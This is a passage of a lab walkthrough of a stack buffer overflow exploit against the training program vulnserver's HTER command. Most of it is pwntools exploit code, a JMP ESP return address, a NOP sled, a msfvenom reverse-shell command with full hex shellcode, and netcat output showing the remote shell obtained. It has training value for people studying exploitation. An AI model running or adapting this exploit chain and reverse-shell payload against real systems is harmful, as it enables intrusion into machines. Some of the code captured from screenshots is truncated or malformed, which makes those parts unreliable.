
```
1 from pwn import *
2
3 host = "192.168.1.106"
4 port = 9999
5
6 s = remote(host, port)
7
8
9 #cyclic_pattern = b'111121113111411151116111711181119111A111B111C111D111E111F1122112311241125112611'
10
11 offset = 2043
12 payload = b"".join([
13     b"HTER ",
14     b'A'*offset,
15     b'BBBBBBBB',
16     #cyclic_pattern
17 ])
18
19
20
21
22 s.send(payload)
23 s.interactive()
```

So I'm going to clear up instruction point with 'B' 's.

```

10 root@kali:~/hter# pwn cyclic -a 123456789ABCDEF -l 7A13
11 set = 2043
12 root@kali:~/hter# python2 attacker3.py
13 [+] Opening connection to 192.168.1.106 on port 9999: Done
14 [*] Switching to interactive mode
15 Welcome to Vulnerable Server! Enter HELP for help.
16 $
17
18
19
20
21

```




In my case EIP is fill with 'B' but still having two 'A' s. so I'm going to clear out those 2 bytes. for that I'm reduce offset value .

```

9 #cyclic_pattern = b '111121113111411151116111711181119111A111B111C111D111E111
10
11 offset = 2041
12 payload = b"".join([
13     b"HTER ",
14     b'A'*offset,
15     b'BBBBBBBB'
16     #cyclic_pattern
17 ])
18
19
20
21
22 s.send(payload)

```

\_\_\_\_\_



So this is the actually the point that where we are collaborating instruction pointer. This byte the fact that is going to use actually used the real value not the hexadecimal representation.

Now let's cleanup our script a little bit. I actually want to make sure that we include all of the bytes that thought to used crash the service. Then I include another buffer rather than 'A's so we can know where we are working with there.

So that we have to get our full length of the payload and reduce offset value, the prefix value and our new eip value.



```

~/hter/attacker3.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help


attacker3.py x attacker2.py untyped

1 from pwn import *
2
3 host ="192.168.1.106"
4 port= 9999
5
6 s=remote(host,port)
7
8
9 offset =2041
10 total_length =4000
11
12 command_prefix= b"HTER "
13 new_eip =b"BBBBBBBB"
14
15 payload = b"".join([
16     command_prefix,
17     b'A'*offset,
18     new_eip,
19     b'C'*(total_length - len(command_prefix) - offset -len(new_eip))
20 ])
21
22
23 s.send(payload)
24 s.interactive()]

```


Now we make sure that our payload has to equal 4000bytes that still getting offset and still collaborating new eip.

Lets run the script and find out what happened to the service.



So we have pass the program to cause to have crash our instruction pointer still having values with 'B' that we can control. Now we need to be able to potentially placing some shellcode. So that we want to know where is our buffer or that inputs that we send actually store in the program.

So look out the stack because that stack pointer ESP is actually filled with the values that we are sending after our EIP over right . this figure shows that how our C buffer works . lets look into that by right clicking c buffer and hit follow in dump to see how does the buffer works.




In here we can see all of our 'A' s prior , 'B' is in our new instruction pointer and all of the 'C' s are following that.

Now we can find some instructions within the binary that would act as the new instruction pointer and we call that and have to do something to gives us more control.

We have to jump to ESP or the address here that have been filled with our buffer, that way we can control the 'C' buffer with the potentially something else potentially shell code.

For that I'm using mona to jump ESP instruction.





Here we can see inti3 interupt assembly instruction for our C buffer.

So now we going to create shell code that would call back to us, for that we have to know our ip address in kali machine.

In my case its 192.168.1.103

Using msfvenom and eliminate bad bytes. This command makes an exploit that will connect from the Windows target back to the Kali Linux attacker on port 4444 and execute commands from Kali.

```
linux_12 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 15:11
root@kali: ~/hter


File Edit View Search Terminal Help
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:f0:d1:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.103/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 239912sec preferred_lft 239912sec
    inet6 fe80::a00:27ff:fe0:d17b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@kali:~/hter#
root@kali:~/hter#
root@kali:~/hter#
root@kali:~/hter# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.103 LPORT=4444 -f hex -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of hex file: 702 bytes
dbddb4f27f1e5d97424f45e33c9b15283c604317e13033134131031d251dbc92336552c127601250546416baa2d079f394380908
aeef69f0b42cabe8f991f60b1515261f68c9f33afdb32a3c4968e48963797ad6f39b660fb6018832819119b2d24eb1085d2eaf0d7
1b403dd8e9987adf11ef7223afe841596b7c51f9f826bdfb2db036f79ab610141c1a2b20959dfba0edb9dfe9b6a0465418dc9837c
578d3da12f1beb2d7384043704a3371dfe0db39a82e1c3d8397b2c02ce89b0678b8b3af0153434fd4f413ff87b4c3bf775d0930a7
7d329ac014c94d2f40d0eac793d2e54b1d346f644bef181dd67bb8e2cc06fa69e3f7b5998eeb226ac551e475f3fd6ae798fde5143
7aaa2eb4e3e5f55f95ca203c2e479f0cde50c4ceaf5c84db6a1841b601f63f2c2c93da98c9db8810edbc4cff80374a6bc3cb92e49
45a7ceb69c63fefcbcc297585557fa5a809403d92065f0c14160bc45ba18ad23bc8f61
root@kali:~/hter#
```

Now we copied that payload and put it into our script.


```
File Edit Selection Find View Goto Tools Project Preferences Help
attacker3.py x attacker2.py untitled
7
8
9 offset = 2041
10 total_length = 4000
11
12 command_prefix = b"HTER "
13 #new_eip = b"BBBBBBBB"
14 new_eip = binascii.hexlify(p32(0x625011AF))
15 nop_sled = b"90" * 100
16
17 shellcode = b"dbddb4f27f1e5d97424f45e33c9b15283c604317e13033134131031d251dbc92336552c127601250546416baa2d079f394380908aeef69f0b42c
18 "
19
```

We just include our shellcode inside our C buffer, but we should include a little bit pattern to help to land our instructions safely on our shell code . typically its do with the nopsled or noop.so from that no operation repeatedly hapenn and slide down safely into the shell code.






Now restart immunity debugger and open up a terminal and listen to port 4444 using following code and fire up our script






Now we can walk around the victim system using commands.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.106] 49341  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\root\Downloads\vulnserver>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is C84D-17F4  
  
Directory of C:\Users\root\Downloads\vulnserver  
  
05/09/2020 01:41 AM <DIR> .  
05/09/2020 01:41 AM <DIR> ..  
05/09/2020 01:41 AM          16,601 essfunc.dll  
05/09/2020 01:41 AM          1,501 LICENSE.TXT  
05/09/2020 01:41 AM          3,255 README.TXT  
05/09/2020 01:41 AM <DIR> Source  
05/09/2020 01:41 AM          29,624 vulnserver.exe  
               4 File(s)          50,981 bytes  
               3 Dir(s) 16,736,038,912 bytes free  
C:\Users\root\Downloads\vulnserver>
```



```
root@kali: ~  
File Edit View Search Terminal Help  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\root\Downloads\vulnserver>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is C84D-17F4  
  
Directory of C:\Users\root\Downloads\vulnserver  
  
05/09/2020 01:41 AM <DIR> .  
05/09/2020 01:41 AM <DIR> ..  
05/09/2020 01:41 AM          16,601 essfunc.dll  
05/09/2020 01:41 AM          1,501 LICENSE.TXT  
05/09/2020 01:41 AM          3,255 README.TXT  
05/09/2020 01:41 AM <DIR> Source  
05/09/2020 01:41 AM          29,624 vulnserver.exe  
               4 File(s)          50,981 bytes  
               3 Dir(s) 16,736,038,912 bytes free  
C:\Users\root\Downloads\vulnserver>whoami  
root-pc\root  
C:\Users\root\Downloads\vulnserver>
```

---

# **Thank You!**

---

## References

